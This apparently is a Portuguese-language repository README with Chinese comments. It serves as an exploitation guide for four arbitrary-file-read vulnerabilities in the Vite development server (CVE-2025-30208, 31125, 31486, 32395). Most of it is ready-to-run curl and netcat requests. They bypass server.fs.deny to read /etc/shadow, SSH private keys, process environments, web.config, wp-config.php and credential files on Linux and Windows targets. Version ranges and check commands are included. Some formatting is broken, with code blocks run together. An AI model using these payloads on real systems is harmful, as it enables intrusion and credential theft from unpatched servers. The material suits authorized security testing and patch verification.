 nkuty/cve-2025-30208-31125-31486-32395

Guia de exploração e script automatizado de detecção para quatro vulnerabilidades de leitura arbitrária de arquivos no servidor de desenvolvimento Vite (CVE-2025-30208/31125/31486/32395) com exemplos para Linux e Windows.

Este documento resume os métodos de exploração de quatro vulnerabilidades de leitura arbitrária de arquivos no servidor de desenvolvimento Vite, incluindo exemplos para sistemas Linux e Windows. Atenção: Use apenas em ambientes de teste de segurança autorizados.
As quatro vulnerabilidades no servidor de desenvolvimento Vite permitem que um atacante contorne a restrição server.fs.deny e leia arquivos arbitrários no servidor. Cada vulnerabilidade utiliza uma técnica de contorno diferente, mas os princípios básicos são semelhantes.
Todas as quatro vulnerabilidades exigem as seguintes condições para serem exploradas:
--host ou server.host)Versões afetadas: < 6.2.3, < 6.1.2, < 6.0.12, < 5.4.15, < 4.5.10
Versões corrigidas: 6.2.3, 6.1.2, 6.0.12, 5.4.15, 4.5.10
Princípio de exploração: Ao adicionar os parâmetros de consulta ?raw?? ou ?import&raw?? à URL, o atacante contorna a restrição do caminho @fs. Isso ocorre porque o separador final (como ?) é removido em vários lugares, mas não é considerado na expressão regular da string de consulta.
Exemplo de exploração no Linux:```bash
curl "http://[目标IP]:5173/@fs/etc/passwd?raw??" curl "http://[目标IP]:5173/@fs/etc/passwd?import&raw??" curl "http://[目标IP]:5173/@fs/var/log/auth.log?raw??" curl "http://[目标IP]:5173/@fs/home/[用户名]/.ssh/id_rsa?raw??"
curl "http://[目标IP]:5173/@fs/etc/passwd" # 应返回403错误 curl "http://[目标IP]:5173/@fs/etc/passwd?raw??" # 如果返回文件内容,则存在漏洞
**Exemplo de exploração no sistema Windows**:```bash
# 读取任意文件
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini?raw??"
curl "http://[目标IP]:5173/@fs/C:/Windows/system32/drivers/etc/hosts?raw??"
curl "http://[目标IP]:5173/@fs/C:/Users/Administrator/Desktop/credentials.txt?raw??"
curl "http://[目标IP]:5173/@fs/C:/inetpub/wwwroot/web.config?raw??"

# 验证漏洞是否存在
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini"  # 应返回403错误
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini?raw??"  # 如果返回文件内容,则存在漏洞
Versões afetadas: o mesmo que CVE-2025-30208
Versão corrigida: o mesmo que CVE-2025-30208
Princípio de exploração: através do uso de métodos de importação específicos, como ?inline&import ou ?raw?import, ignorando a configuração server.fs.deny.
Exemplo de exploração no Linux:```bash
curl "http://[目标IP]:5173/@fs/etc/passwd?inline&import" curl "http://[目标IP]:5173/@fs/etc/passwd?raw?import" curl "http://[目标IP]:5173/@fs/etc/shadow?inline&import" curl "http://[目标IP]:5173/@fs/proc/self/environ?inline&import"
curl "http://[目标IP]:5173/@fs/etc/passwd" # 应返回403错误 curl "http://[目标IP]:5173/@fs/etc/passwd?inline&import" # 如果返回文件内容,则存在漏洞
**Exemplo de exploração no Windows**:```bash
# 读取任意文件
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini?inline&import"
curl "http://[目标IP]:5173/@fs/C:/Windows/system32/drivers/etc/hosts?inline&import"
curl "http://[目标IP]:5173/@fs/C:/Program Files/MySQL/MySQL Server 8.0/my.ini?inline&import"
curl "http://[目标IP]:5173/@fs/C:/Users/Administrator/AppData/Roaming/Microsoft/Windows/PowerShell/PSReadLine/ConsoleHost_history.txt?inline&import"

# 验证漏洞是否存在
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini"  # 应返回403错误
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini?inline&import"  # 如果返回文件内容,则存在漏洞
Versões Afetadas: < 6.2.5, < 6.1.4, < 6.0.14, < 5.4.17, < 4.5.12
Versões Corrigidas: 6.2.5, 6.1.4, 6.0.14, 5.4.17, 4.5.12
Princípio de Exploração:
?.svg?.wasm?init ou usar o cabeçalho sec-fetch-dest: script, contorna a verificação de restrição para arquivos .svg../../) para contornar as restriçõesExemplo de Exploração no Linux:```bash
curl "http://[目标IP]:5173/etc/passwd?.svg?.wasm?init" curl -H "sec-fetch-dest: script" "http://[目标IP]:5173/etc/passwd?.svg" curl "http://[目标IP]:5173/etc/nginx/nginx.conf?.svg?.wasm?init" curl "http://[目标IP]:5173/var/www/html/config.php?.svg?.wasm?init"
curl "http://[目标IP]:5173/@fs/x/x/x/vite-project/?/../../../../../etc/passwd?import&?raw" curl "http://[目标IP]:5173/@fs/x/x/x/vite-project/?/../../../../../etc/shadow?import&?raw" curl "http://[目标IP]:5173/@fs/x/x/x/vite-project/?/../../../../../var/log/auth.log?import&?raw"
curl "http://[目标IP]:5173/etc/passwd" # 应返回404错误 curl "http://[目标IP]:5173/etc/passwd?.svg?.wasm?init" # 如果返回文件内容,则存在漏洞
**Exemplo de exploração no Windows**:```bash
# SVG绕过方法
curl "http://[目标IP]:5173/C:/Windows/win.ini?.svg?.wasm?init"
curl -H "sec-fetch-dest: script" "http://[目标IP]:5173/C:/Windows/win.ini?.svg"
curl "http://[目标IP]:5173/C:/inetpub/wwwroot/web.config?.svg?.wasm?init"
curl "http://[目标IP]:5173/C:/Windows/Panther/Unattend.xml?.svg?.wasm?init"

# 相对路径绕过方法
curl "http://[目标IP]:5173/@fs/x/x/x/vite-project/?/../../../../../C:/Windows/win.ini?import&?raw"
curl "http://[目标IP]:5173/@fs/x/x/x/vite-project/?/../../../../../C:/Windows/system32/drivers/etc/hosts?import&?raw"
curl "http://[目标IP]:5173/@fs/x/x/x/vite-project/?/../../../../../C:/Users/Administrator/Desktop/credentials.txt?import&?raw"

# 验证漏洞是否存在
curl "http://[目标IP]:5173/C:/Windows/win.ini"  # 应返回404错误
curl "http://[目标IP]:5173/C:/Windows/win.ini?.svg?.wasm?init"  # 如果返回文件内容,则存在漏洞
Nota: A bypass por SVG só é eficaz se o ficheiro for inferior a build.assetsInlineLimit (padrão 4kB) e se estiver a utilizar Vite 6.0+.
Versões afetadas: < 6.2.6, < 6.1.5, < 6.0.15, < 5.4.18, < 4.5.13
Versões corrigidas: 6.2.6, 6.1.5, 6.0.15, 5.4.18, 4.5.13
Princípio de exploração: Explora a caraterística da especificação HTTP 1.1 que não permite o caráter # em request-target. Nos runtimes Node e Bun, estes pedidos não são rejeitados internamente, http.IncomingMessage.url contém #, e o Vite assume que req.url não conterá # ao verificar server.fs.deny.
Exemplo de exploração em sistema Linux:```bash
curl --request-target "/@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../etc/passwd" "http://[目标IP]:5173" curl --request-target "/@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../etc/shadow" "http://[目标IP]:5173" curl --request-target "/@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../var/www/html/wp-config.php" "http://[目标IP]:5173"
echo -e "GET /@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../etc/passwd HTTP/1.1\r\nHost: [目标IP]:5173\r\nConnection: close\r\n\r\n" | nc [目标IP] 5173 echo -e "GET /@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../etc/shadow HTTP/1.1\r\nHost: [目标IP]:5173\r\nConnection: close\r\n\r\n" | nc [目标IP] 5173






